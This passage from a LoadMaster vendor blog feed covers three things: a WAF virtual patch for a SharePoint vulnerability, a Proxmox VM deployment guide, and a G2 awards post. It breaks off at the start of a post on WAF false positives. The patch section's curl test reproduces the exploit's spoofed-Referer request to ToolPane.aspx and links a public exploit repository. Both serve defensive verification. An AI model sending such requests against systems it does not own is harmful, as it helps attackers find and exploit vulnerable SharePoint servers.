deployment.</p><p><strong>To skip the WAF rule tuning step and simply use the virtual patch on its own:</strong></p><p>First, check the &lsquo;<strong>Run First&rsquo;</strong> box next to the virtual patch to allow it to execute independently. Then, uncheck all the other WAF rule categories and click &lsquo;<strong>Apply&rsquo;:</strong></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/5.png?sfvrsn=21637ab1_1" alt="" sf-size="100" /><h2 id="how-to-test">How to Test</h2><p>Use a curl call like the following to confirm the virtual patch is working:</p><pre><code>$ curl -v "http://192.168.2.30/_layouts/15/ToolPane.aspx" --header "Referer: http://192.168.2.30/_layouts/SignOut.aspx"</code><br /></pre><p>A successful block will see an immediate 403 Forbidden response returned by the LoadMaster WAF:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/6.png?sfvrsn=d73b526c_1" alt="" sf-size="100" /><p>There are publicly available exploit tools, testers and proofs of concept that are more sophisticated than the simple curl call above. These can also test SharePoint deployments for <a href="https://github.com/soltanali0/CVE-2025-53770-Exploit/">the presence of this vulnerability.</a></p><p><strong>Use caution when executing third-party exploit testing tools or scripts and never run them against infrastructure you don&rsquo;t own.</strong></p><h2 id="loadmaster-waf-with-enterprise-plus-enhanced-security-capabilities-for-your-web-apps">LoadMaster WAF with Enterprise Plus: Enhanced Security Capabilities for Your Web Apps</h2><p>Please <a href="https://kemptechnologies.com/contact/ask-an-engineer">contact LoadMaster support</a> if you have any questions or concerns about this SharePoint vulnerability or how to patch it virtually.</p><p>Want to use LoadMaster WAF functionality but don&rsquo;t have the Enterprise Plus licence tier? Please reach out to your sales representative, who will be happy to discuss this.</p><p>Do you have other software you&rsquo;d like to apply virtual patches to? Own legacy software that&rsquo;s end of life and can never be officially patched? Need an interim virtual patch for a vulnerability until your next maintenance window? The LoadMaster WAF is a flexible platform well-suited to support this&mdash;on hardware, virtual and in the cloud. <a href="https://kemptechnologies.com/contact">Talk to an experienced LoadMaster representative today</a> about your WAF and security needs<br /></p><p>&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:24e32468-b314-4d6c-9c57-3abac1b66af6</id>
    <title type="text">Progress Kemp LoadMaster Deployments on Proxmox VE</title>
    <summary type="text">Learn how to deploy Progress Kemp LoadMaster on Proxmox VE with this guide outlining key steps and insights.</summary>
    <published>2025-09-24T14:27:20Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p><p>Proxmox is a server virtualization and management platform designed for running and managing virtualized IT infrastructures. The Proxmox Virtual Environment (Proxmox VE) offers full virtualization with KVM (Kernel-Based Virtual Machine) integration and container virtualization.</p><p>The Proxmox VE storage model is very flexible and supports various storage types, each with its own capabilities and supported disk image formats. In this blog post, we walk you through different deployment options for Progress Kemp LoadMaster load balancers on Proxmox VE.</p><p>Before we dive in, understanding the different types of storage and their supported disk formats is crucial to deciding the best approach to deploying LoadMaster load balancers. There are basically two different types of storage:</p><ul><li><strong>File-level storage</strong>: Uses a full-featured file system, making it very flexible. You can save any type of content on it.</li><li><strong>Block-level storage</strong>: Used mainly to store large raw disk images. You usually can&rsquo;t store other files like ISOs or backups here. Most modern block-level storage can also support snapshots and clones.</li></ul><h2 id="loadmaster-deployment-using-the-open-virtualization-format-ovf-and-virtual-machine-disk-vmdk">LoadMaster Deployment Using the Open Virtualization Format (OVF) and Virtual Machine Disk (VMDK)</h2><p>In the first deployment scenario, we will use a LoadMaster VMware image for deployment. Follow the steps below once you have the image downloaded.</p><p><strong>1. </strong>Connect to Proxmox via SSH or console.</p><p><strong>2.</strong> Create a new directory in one of the Proxmox File Storage types that is compatible with backup, ISO image, etc., for example, the default &ldquo;local&rdquo; storage. If the &ldquo;local&rdquo; storage is chosen to be used, the new directory must be created on the default path /var/lib/vz, for example, &ldquo;upload.&rdquo;</p><p><strong>3. </strong>Connect to the Proxmox server/cluster using any SCP or SFTP tool, such as WinSCP. Now, from the extracted VMware LoadMaster image, upload the .ovf and .vmdk into the directory created in the previous step.</p><p><strong>4.</strong> Return to the Proxmox SSH session or Web Console. Navigate to the directory created in the second step.</p><p><strong>5.</strong> The disk must be imported into a storage type that supports VM images, such as &ldquo;local-lvm&rdquo;. In this case, the &ldquo;local-lvm&rdquo; storage only supports the &ldquo;raw&rdquo; format for the VM disk, and as such, the OVF/VMDK must be converted to the raw format.</p><p>The generic CLI command is:</p><p><strong>qm importovf vmid source_ovf_file_name TargetStorage --format raw</strong></p><p>Real example:</p><p><strong><em>qm importovf 401 LoadMaster-VLM-7.2.62.ovf locallvm --format raw</em></strong></p><p>This command will convert the OVF and VMDK image to a raw format and import it to its destination. This will also create the VM based on the information in the OFV file.</p><p><strong>6. </strong>Before powering up the LoadMaster for the first time, confirm if the following configurations are applied. Navigate to the Proxmox WUI and click on the newly created, as per the real example above, &ldquo;VM ID:401&rdquo; to open its properties.</p><p><strong>7. </strong>Navigate to the Hardware tab to make the following changes: Add Network devices (vNIC) and configure them accordingly to the network requirements. By default, the LoadMaster image is deployed with 2 vNICs. So, I added 2 vNICs, but it is not a requirement. It is important to choose the device model/driver. I have chosen the &ldquo;VirtIO (paravirtualized)&rdquo; as this gave the best network performance for the LoadMaster VM. The SCSI Controller also must be changed from the default &ldquo;LSI 53C895A&rdquo; to &ldquo;VirtIO SCSI single&rdquo;.<br /></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/edit-network-device_image_1.jpg?sfvrsn=82e8da2e_1" style="float:left;" class="-align-left" alt="UI featuring the title Edit: Network Device" sf-size="100" /><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p><p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/edit-scsi-controller-type_image_2009ea8f0-dc6d-4e95-ad81-86894507872c.jpg?sfvrsn=a39df22_1" alt="" sf-size="100" /><p><strong>8. </strong>The LoadMaster solution can be started and configured via the LoadMaster WUI.</p><h2 id="loadmaster-deployment-using-an-open-virtualization-appliance-ova-file">LoadMaster Deployment Using an Open Virtualization Appliance (OVA) File</h2><p>Proxmox VE offers an integrated VM import wizard that simplifies migrating virtual machines from VMware ESXi to Proxmox. This feature was introduced in Proxmox VE 8.2, streamlining the process, reducing downtime and potential errors associated with manual migration.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/proxmox-ve-ui_image_385d7d77d-0121-4c15-8ca0-ef35ce32361a.jpg?sfvrsn=83a38bac_1" alt="" sf-size="100" /><p>Note: The <strong>&ldquo;Import&rdquo;</strong> feature needs to be enabled in the storage so that it can be used. It is also only possible to enable this in a file-type storage.</p><h3 id="converting-the-ovf-to-ova">Converting the OVF to OVA</h3><p>The LoadMaster VMware image is composed of two files: the OVF and the VMDK. So, although we can upload the VMDK using this method, the VMDK on its own cannot be used to deploy the LoadMaster solution. As it&rsquo;s impossible to import the OVF file using this method, the LoadMaster VMware image must first be converted to OVA format, which would combine both files (OVF+VMDK). For this, I used a VMware tool called ovftool from this website <a href="https://developer.broadcom.com/tools/open-virtualization-format-ovf-tool/latest"><strong>here</strong></a><a href="https://developer.broadcom.com/tools/open-virtualization-format-ovf-tool/latest">.</a></p><p>After installing the &ldquo;ovftool&rdquo; application, the following command can be run for the application directory, in my case &ldquo;C:\Program Files\VMware\VMware OVF Tool&rdquo;.</p><p><strong>ovftool.exe &ldquo;path of the OVF source&rdquo; "destination path to save the OVA file"</strong></p><p>Real example:</p><p><strong><em>ovftool.exe &ldquo;C:\ LM_Images\LTSF - 7.2.54.14\LoadMaster-VLM-7.2.54.15.ovf&rdquo;<br />" C:\LM_Images\LTSF - 7.2.54.14\LoadMaster-VLM-7.2.54.15image.ova"</em></strong></p><h2 id="uploading-the-ova-file-to-proxmox">Uploading the OVA file to Proxmox</h2><p><strong>1. </strong>Click the &ldquo;Upload&rdquo; button and find the OVA file location.<br /></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/storage-local-on-node-pve-1_image_4.png?sfvrsn=70833e1b_1" alt="" sf-size="100" /><p><strong>2. </strong>Click &ldquo;Upload.&rdquo;</p><p><strong>3.</strong> Click on the uploaded OVA image so that it can be imported.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/storage-local-on-node-pve-1_image_5.jpg?sfvrsn=a58b9771_1" style="display:block;margin-left:auto;margin-right:auto;" class="-align-center" alt="" sf-size="100" /><p><strong>4.</strong> In the &ldquo;Import&rdquo; feature wizard, modify the &ldquo;General&rdquo; and &ldquo;Advanced&rdquo; parameters accordingly.</p><p><strong><em>Below are the default parameters based on the Proxmox environment.</em></strong></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/import-guest-local-import_image_6.jpg?sfvrsn=2a981fb_1" alt="" sf-size="100" /><p>&nbsp;</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/import-guest_advanced_image_7.jpg?sfvrsn=765876ac_1" alt="" sf-size="100" /><p><em>Below is an example of changes that suit this specific Proxmox environment.</em></p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/import-guest_image_8.jpg?sfvrsn=3390f879_1" alt="" sf-size="100" /><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/import-guest_image_9.jpg?sfvrsn=413176c8_1" alt="" sf-size="100" /><p><strong>Notes:</strong> In the &ldquo;General" tab, the &ldquo;Default Storage&rdquo; means the target storage. However, the &ldquo;Importing Working Storage&rdquo; means the storage that will be used to process the image for importing it. There is a requirement that File-type Storage must be used for the &ldquo;Importing Working Storage.&rdquo;</p><p>In this scenario, in addition to changing the target storage and the working storage in the General Tab, we have also modified the VM ID, Name and Default Bridge (network).</p><p>Next, under &ldquo;Advanced&rdquo;, change the SCSI controller to <strong>&ldquo;virtIO SCSI single&rdquo;</strong> as this works better. We may also include the VLAN tag relevant to each interface, but here, we have changed the Network driver to <strong>&ldquo;VirtIO (paravirtualized)&rdquo;</strong>.</p><p><strong>5. </strong>Clicking the &ldquo;Import&rdquo; button after reviewing the settings will create the VM.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/proxmox_503_image_10.png?sfvrsn=82980d08_1" alt="" sf-size="100" /><p><strong>Note:</strong> After VM creation, additional modifications can be made via the VM control panel. For example, here, Proxmox uses NVMe storage. To improve the device&rsquo;s IO performance, we enabled &ldquo;Discard,&rdquo; &ldquo;SSD emulation,&rdquo; and &ldquo;IO thread.&rdquo;</p><p><strong>6. </strong>The LoadMaster solution can be started and configured via the LoadMaster WUI.</p><h2 id="loadmaster-deployment-using-the-loadmaster-kvm-image">LoadMaster Deployment Using the LoadMaster KVM Image</h2><p>The LoadMaster image for KVM deployments uses a <strong>.disk</strong> extension, which is not natively supported by Proxmox. However, if the file is placed in a directory within the hypervisor&rsquo;s storage, it may be possible to convert it to another format using utilities available in Proxmox. As the specific command could not be identified, an alternative method involved using the QEMU disk image utility for Windows, which is available <a href="https://cloudbase.it/qemu-img-windows/"></a><a href="https://cloudbase.it/qemu-img-windows/">here</a>. This tool supports converting, creating and checking various virtual disk formats, and is compatible with Hyper-V, KVM, VMware, VirtualBox and Xen virtualization platforms.</p><h3 id="converting-the-.disk-to-qcow2">Converting the .disk to qcow2</h3><p>The qemu-img for Windows does not require installation and once extracted, it can be used from the same directory. However, it is important to mention that it does not work when using the PowerShell shell, but it works if the commands are entered in the old CMD shell. The commands used for the conversion are as follows:</p><p><strong><em>qemu-img.exe convert source.img -O qcow2 dest.qcow2</em></strong></p><p>Real example:</p><p><strong><em>qemu-img.exe convert &ldquo;C:\LM_Images\GA - 7.2.62.0\LoadMasterVLM-7.2.62.0.22915.RELEASE-Linux-KVM-XEN.disk&rdquo; -O qcow2</em><br /><em>"C:\LM_Images\GA - 7.2.62.0\LM-7.2.62.0.qcow2"</em></strong></p><h3 id="creating-the-vm-for-the-loadmaster-load-balancer">Creating the VM for the LoadMaster Load Balancer</h3><p>The qcow2 image is only the disk that holds the data of the VM, and the deployment differs from an OVF/OVA deployment, which also contains details of how the machine should be deployed. So, in this case, the VM must first be created and then the qcow2 disk attached to it.</p><p>Here are the detailed steps of how the VM should be created via the Proxmox WUI:</p><p><strong>1. </strong>Click Create VM</p><p><strong>2. </strong>Configure the &ldquo;General&rdquo; tab. In this step, the Proxmox node must be chosen, the VM ID must be entered (must be unique), note that Proxmox will default to the next available VM ID. VM name must be entered as well.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virutal-machine_image_11.jpg?sfvrsn=33b3ab70_1" alt="" sf-size="100" /><p><strong>3. </strong>Configure the &ldquo;OS&rdquo; tab. Same as screenshot.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_12.jpg?sfvrsn=dd177e1_1" alt="" sf-size="100" /><p><strong>4. </strong>Configure the &ldquo;System&rdquo; tab. The defaults are suitable for the LoadMaster solution. Note: as the LoadMaster load balancer doesn&rsquo;t not have the Qemu Agent installed in it, the check box must be left unticked.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_13.jpg?sfvrsn=a39482ea_1" alt="" sf-size="100" /><p><strong>5. </strong>Configure the &ldquo;Disk&rdquo; tab.</p><p>The VM creation wizard will create one disk (see screenshot).</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_14.jpg?sfvrsn=c7c558b2_1" alt="" sf-size="100" /><p>However, the disk must be removed as we are going to attach the converted qcow2 disk image instead.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_15.jpg?sfvrsn=8e6f99f0_1" alt="" sf-size="100" /><p><strong>6.</strong> Configure the &ldquo;CPU&rdquo; tab. Proxmox offers various CPU types, with the default recommended option being sufficient for most needs. Core count is also adjustable.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_16.jpg?sfvrsn=a2457d68_1" alt="" sf-size="100" /><p><strong>7.</strong> Configure the &ldquo;Memory&rdquo; tab. Can be adjusted as required.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_17.jpg?sfvrsn=2b8a7629_1" alt="" sf-size="100" /><p><strong>8.</strong> Configure the &ldquo;Network&rdquo; tab. When creating a VM in Proxmox, only one vNIC can be created, but after that, many others can be added. The important setting here is the &ldquo;Model,&rdquo; VirtIO (paravirtualized) is recommended, at least as per the current Proxmox version. The Bridge must be chosen per the requirement, and a VLAN tag can be added if needed.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/create-virtual-machine_image_18.jpg?sfvrsn=137d9912_1" alt="" sf-size="100" /><p><strong>9. </strong>Review the &ldquo;Confirm&rdquo; tab and click Finish.</p><h3 id="importing-qcow2-disk-image-to-proxmox">Importing qcow2 disk image to Proxmox</h3><p>Once the VM has been created, the qcow2 disk must be imported to Proxmox. This can be achieved with any Linux file transfer utility or Windows file transfer software. In this case, we used the WinSCP software. Below are the steps taken.</p><p><strong>1. </strong>Navigate to the correct storage path. During this step, we use the default <strong>Local</strong> storage and the path is <strong>/var/lib/vz/images</strong>. <em>It is important to highlight that qcow2 disk images can only be used with the File Storage Type.</em></p><p><strong>2.</strong> Create a directory with the same name as the VM ID assigned above. In this case, the VM ID assigned was 601.</p><p><strong>3. </strong>Import the qcow2 disk to the directory created above.</p><p><strong>4. </strong>From the command line or SSH, change the permission to the directory to 740. Example: <strong>chmod 740 601</strong> or <strong>chmod g-wx 601;chmod o-rwx 601</strong>. From the same bash terminal, the command <strong>qm rescan</strong> must be performed. The following output must be observed.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/proxmomx-loadmaster-code-snippet_image_19.jpg?sfvrsn=72a1afb7_1" alt="" sf-size="100" /><p><strong>5. </strong>Return to the Proxmox WUI and navigate to the &ldquo;Hardware&rdquo; tab of the VM. The disk can now be seen, but it is still unused. Select the unused disk and click Edit.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/image_19.jpg?sfvrsn=a544b4dc_1" alt="" sf-size="100" /><p><strong>6. </strong>Click &ldquo;Add&rdquo; to initialize the disk. The default configuration should work but any other configuration is possible at this stage. Here, we enabled &ldquo;Discard&rdquo;, &ldquo;IO thread&rdquo;, and &ldquo;SSD emulation&rdquo;. The options &ldquo;Discard&rdquo; and &ldquo;IO thread&rdquo; provide the OS information on its capability and it is up to the OS whether to use it or not.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/add-unused-disk_image_20.jpg?sfvrsn=ddf873_1" alt="" sf-size="100" /><p><strong>7. </strong>Navigate to &ldquo;Options &rarr; Boot Order&rdquo; and click Edit.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/virtual-machine-601_image_21.jpg?sfvrsn=19a988b6_1" alt="" sf-size="100" /><p><strong>8. </strong>Enable the disk and change its position.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/edit-boot-order_image_22.jpg?sfvrsn=23e912d0_1" alt="" sf-size="100" /><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/edit-boot-order_image_23.jpg?sfvrsn=18bcd010_1" alt="" sf-size="100" /><p><strong>9.</strong> The LoadMaster VM is ready to be started and initially configured.</p><h2 id="summary">Summary</h2><p>Proxmox VE is a versatile platform for managing virtualized IT infrastructures, supporting full virtualization with KVM and container virtualization. Integrating the LoadMaster solution with Proxmox allows users to achieve seamless virtualization management with reliable and scalable load balancing.</p><p>This guide explains multiple methods to deploy the LoadMaster solution on Proxmox VE, highlighting storage considerations and detailed deployment steps for different LoadMaster image formats. By following this guide, you&rsquo;ll have your LoadMaster solution configured and ready to go.</p><p>Learn more about LoadMaster-supported applications <a href="https://kemptechnologies.com/supported-applications">here</a><br /></p></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:5667c033-1456-47ff-8ca8-8e793423590a</id>
    <title type="text">LoadMaster Continues to Lead in the G2 Summer 2025 Grid® Report for Load Balancing</title>
    <summary type="text">Following on from our high ratings in the last few G2 Grid® Reports for Load Balancing, we’re pleased to report that the Progress Kemp LoadMaster solution has maintained or increased its ranking position in the G2 Grid® Report for Load Balancing for Summer 2025.</summary>
    <published>2025-08-20T16:54:05Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Following on from our high ratings in the last few <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-success-in-the-g2-momentum-winter-2025-grid-report">G2 Grid&reg; Reports for Load Balancing</a>, we&rsquo;re pleased to report that the Progress Kemp LoadMaster solution has maintained or increased its ranking position across 25 categories in the <a href="https://www.g2.com/categories/load-balancing/resources">G2 Grid&reg; Report for Load Balancing | Summer 2025</a>.</p><p>Real-world reviews and positive testimonials carry a lot of weight. G2 compiles them from the testimonies of IT professionals working to bring top-notch application experiences to their colleagues, customers and clients.</p><p>The System Admins have spoken, and thanks to their honest reviews, <a href="https://kemptechnologies.com/home">the LoadMaster load balancing solution</a> has garnered multiple award badges in the Summer 2025 release of the G2 Grid&reg; Reports for Load Balancing.</p><h2 id="g2-delivers-software-insights-gleaned-from-real-world-experiences">G2 Delivers Software Insights Gleaned from Real-World Experiences</h2><p><a href="https://www.g2.com/">G2</a> is one of the world&rsquo;s most influential business technology and software review platforms. It is a trusted site where IT professionals who use technology solutions can leave honest reviews and ratings. At the time of writing in June 2025, G2 has just topped 3 million reviews from real people who use business software tools and solutions.</p><p>Every quarter, G2 analyzes product and vendor review scores and combines them with data collected from online sources and social networks to calculate customer satisfaction and market presence scores. Then, they plot the results on charts to compare how different products and vendors rank in various market sectors.</p><h2 id="g2-grid®-report-for-load-balancing--summer-2025-results">G2 Grid&reg; Report for Load Balancing | Summer 2025 Results</h2><p>The Summer 2025 G2 Grid&reg; Reports for Load Balancing charts and explanatory notes are now available. You can access the reports and charts <a href="https://www.g2.com/categories/load-balancing/resources">via the G2 site</a> (free account creation required).</p><p>Multiple Summer 2025 G2 Grid&reg; Reports for Load Balancing are available, covering different market segments, geographical regions and four other deployment criteria. They are:</p><ul><li><p>Grid&reg; Report for Load Balancing</p></li><li><p>Enterprise Grid&reg; Report for Load Balancing</p></li><li><p>Mid-Market Grid&reg; Report for Load Balancing</p></li><li><p>Momentum Grid&reg; Report for Load Balancing</p></li><li><p>Asia Pacific Regional Grid&reg; Report for Load Balancing</p></li><li><p>EMEA Regional Grid&reg; Report for Load Balancing</p></li><li><p>Europe Regional Grid&reg; Report for Load Balancing</p></li><li><p>India Regional Grid&reg; Report for Load Balancing</p></li><li><p>Other deployment criteria (Implementation Index, Relationship Index, Results Index, Usability Index)</p></li></ul><p>Links to these separate Grid&reg; Reports are at the bottom of the <a href="https://www.g2.com/categories/load-balancing/resources">G2 Load Balancing Software Resources page</a>, and we also link to them directly in the sections below. Previous G2 Grid&reg; Reports for Load Balancing are also available from the Resources page.</p><h2 id="loadmaster-summer-2025-grid®-reports-for-load-balancing-award-badges">LoadMaster Summer 2025 Grid&reg; Reports for Load Balancing Award Badges</h2><p>The LoadMaster solution earned 16 award badges across the G2 Summer 2025 Grid&reg; Reports for Load Balancing. An increase of two award badges over the 14 secured in the <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-success-in-the-g2-momentum-winter-2025-grid-report">Winter 2025 G2 Grid&reg; Reports</a>.</p><h3>Grid&reg; Report for Load Balancing</h3><p>The Grid&reg; Report for Load Balancing is the overall grid for all load balancing solutions that have received the requisite number of reviews&mdash;the threshold is ten reviews or ratings. As of June 2025, LoadMaster has 193 reviews and a 4.7 out of 5.0 rating. In this primary category, G2 awarded LoadMaster a Leader badge.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/summer-2025-g2-grid-leader_badge1.png?sfvrsn=d6bd9a19_1" style="display:block;margin-left:auto;margin-right:auto;" alt="G2 Grid Leader for Load Balancing" sf-size="100" /><h5>Figure 1: The G2 Leader Badge awarded to LoadMaster in the Summer 2025 Grid&reg; Reports for Load Balancing </h5><h3>Enterprise Grid&reg; Report for Load Balancing</h3><p>The Enterprise Grid&reg; Report for Load Balancing is a subset of the overall report grid. Based on user reviews, the load-balancing solutions included in this section of the Grid Reports are suitable for deployment in Enterprise settings. The Summer 2025 Grid&reg; Reports include eleven load-balancing solutions in the Enterprise grid. The LoadMaster load balancer is in the leader group within these eleven solutions and was awarded four badges in total in the Enterprise category (shown below).</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/summer-2025-g2-grid-leader_badge2.png?sfvrsn=c809d7b1_1" style="display:block;margin-left:auto;margin-right:auto;" alt="" class="-align-center" sf-size="100" /><h5>Figure 2: The four G2 Summer 2025 Enterprise Grid&reg; Report for Load Balancing badges awarded to LoadMaster</h5><h3>Mid-Market Grid&reg; Report for Load Balancing</h3><p>The Mid-Market Grid&reg; Report for Load Balancing is a subset of the overall vendor offerings. It includes load-balancing solutions that the data shows are suitable for deployment in Small and Medium Enterprise (SME) settings. Most businesses fall into the SME category and solutions that scale from SME to Enterprise are especially valuable. The LoadMaster load balancer is ranked highly in both sections of the Grid&reg; Reports. The Summer 2025 Grid&reg; Report has eleven load-balancing solutions in the Mid-Market grid. The LoadMaster load balancer is in the leader group within these eleven solutions and was awarded two badges for this category (shown below).</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/summer-2025-g2-grid-leader_badge3.png?sfvrsn=1b0cc763_1" style="display:block;margin-left:auto;margin-right:auto;" alt="" class="-align-center" sf-size="100" /><h5>Figure 3: The two G2 Summer 2025 Mid-Market Grid&reg; Report for Load Balancing badges awarded to LoadMaster</h5><h3>Other Badges Awarded to LoadMaster in the Summer 2025 Grid&reg; Reports for Load Balancing</h3><p>In addition to the seven badges highlighted above, LoadMaster was also awarded four additional badges in other categories. These additional awards show that LoadMaster is a leading solution across multiple load-balancing use cases.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/summer-2025-g2-grid-leader_badge4.png?sfvrsn=ab250cb7_1" style="display:block;margin-left:auto;margin-right:auto;" alt="" class="-align-center" sf-size="100" /><h5>Figure 4: Four additional G2 Summer 2025 Grid&reg; Report for Load Balancing badges awarded to LoadMaster in specific categories</h5><h3 id="regional-badges-awarded-to-loadmaster-in-the-summer-2025-grid®-reports-for-load-balancing">Regional Badges Awarded to LoadMaster in the Summer 2025 Grid&reg; Reports for Load Balancing</h3><p>G2 awarded five more badges to the LoadMaster solution in regionally focused categories. Two are for the Asia and Asia-Pacific region, two are for EMEA and Europe, and one is for India. They award these badges using only end-user reviews from IT professionals in the regions mentioned. To be included in the Asia grid and receive Asia-focused badges, a product must have been reviewed at least 10 times by users in the APAC region. The LoadMaster solution received the two Asia-focused badges shown in Figure 5.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/summer-2025-g2-grid-leader_badge5.png?sfvrsn=227a6867_1" alt="" sf-size="100" /><h5>Figure 5: Five regionally focused G2 Summer 2025 Grid&reg; Report for Load Balancing badges awarded to LoadMaster based on reviews from IT professionals in each region</h5><h2 id="try-loadmaster-for-yourself">Try LoadMaster for Yourself</h2><p>The G2 Grid&reg; Report for Load Balancing | Summer 2025 reviews and badges show that the LoadMaster load balancing solution stands out as an industry favorite load balancing solution for Enterprise and Mid-Market businesses.</p><p>It&rsquo;s also ideal for small businesses and departments within larger organizations that need a load balancer for development, DevSecOps or even production deployments. Please have a look at our<a href="https://freeloadbalancer.com/home">Free Load Balancer option</a> for small or non-commercial use cases.</p><p>All versions of LoadMaster fully align with modern deployment needs, provide comprehensive functionality and have <a href="https://kemptechnologies.com/pricing/licensing-models">flexible licensing</a>, including <a href="https://kemptechnologies.com/pricing/support-subscriptions">industry-leading subscription options</a>, enabling LoadMaster with a lower cost of ownership than other vendors&rsquo; offerings. When coupled with our <a href="https://community.progress.com/s/products/loadmaster">industry-leading support</a>, you will soon understand why G2 ratings for LoadMaster are consistently excellent.</p><p><a href="https://sso.kemptechnologies.com/register/kemp/vlm">Download a free 30-day trial version</a> today (free registration required) or<a href="https://kemptechnologies.com/request-live-demo">request a live demo</a> from our expert team. We look forward to the day when your experience with LoadMaster means you add a review to the<a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">G2 LoadMaster page</a>. Adding your voice to those informing your industry peers that LoadMaster is a good choice for their organizations.<br /></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:0c3e92ae-50c8-4a2e-aadf-61138121e013</id>
    <title type="text">What Are WAF False Positives, Why Should I Care and How Can I Fix Them?</title>
    <summary type="text">The most effective defensive approach for websites and web applications is to use multiple, independent layers of defense. And a Web Application Firewall can provide that defense.</summary>
    <published>2025-08-07T14:22:41Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<strong></strong><p><h2 id="introduction">Introduction</h2><p>It&rsquo;s more important than ever to defend websites and web applications from attacks. Each month brings fresh headlines of organizations suffering cyberattacks ranging from the embarrassing to the catastrophic. In April 2025, an attack against British retailer Marks &amp; Spencer resulted in an <a href="https://www.reuters.com/business/retail-consumer/uks-ms-resumes-online-orders-following-cyber-incident-2025-06-10/">estimated $400 million in lost revenue</a>.</p><p>What&rsquo;s the most efficient way to manage risks from these persistent threats?</p><p>The best defensive approach for websites and web apps is to use multiple, independent layers of defense. This can be pictured like the layers of an onion, with the secured application sitting at the centre. If an attack bypasses a layer of defense, then <em>additional</em> defensive layers are still actively providing security.</p><img alt="Diagram showing defense in depth, where inbound attacks are repelled by multiple layers of defense." src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/repelled-attacks.png?sfvrsn=bd5c0fac_1" sf-size="100" /><h2 id="adding-a-waf-the-good-and-the-bad">Adding a WAF: The Good and the Bad</h2><h3 id="the-benefits">The Benefits</h3><p>A web application firewall (WAF) is one important example of a layer of defense. A WAF monitors the flow of web traffic, detects traffic that looks malicious and proactively blocks it. This helps prevent public-facing websites and apps from being low-hanging fruit for attackers. <strong>Any web service on the public internet should implement a WAF.</strong> Many security standards (such as PCI DSS) and organizations have robust security policies that mandate the defense of a WAF.</p><h3 id="the-drawbacks">The Drawbacks</h3><p>If the security benefits of deploying a WAF are so great, what&rsquo;s the catch?</p><p>Adding the security rules and checks that a WAF provides can cause <em>false positives</em>: errors that interfere with the normal operation of the web service sitting behind the WAF. These errors have the potential to bring misery to both users and the engineers tasked with an endless game of Whack-A-Mole to fix them.</p><p>This blog post is the first in a series exploring WAF features. It discusses the problem of false positives when using a WAF and explores how to easily mitigate false positives using the enhanced WAF features in Progress LoadMaster 360. The topics covered include:</p><ul><li>What is a false positive?</li><li>Why are false positives a problem?</li><li>How can we fix false positives, and how do LoadMaster 360 enhanced tools help?</li></ul><h2 id="what-is-a-false-positive">What Is a False Positive?</h2><p>When using a WAF, like the one built into Progress Kemp LoadMaster, the basic flow of operation is the same. For each HTTP web request received from a user, a series of <em>rules</em> are executed on each request. These &ldquo;WAF rules&rdquo; are each designed to detect a different malicious or anomalous behavior.</p><p>Examples of WAF rules include:</p><ul><li>Is the request missing its host header? (A standard part of a web request)</li><li>Is the 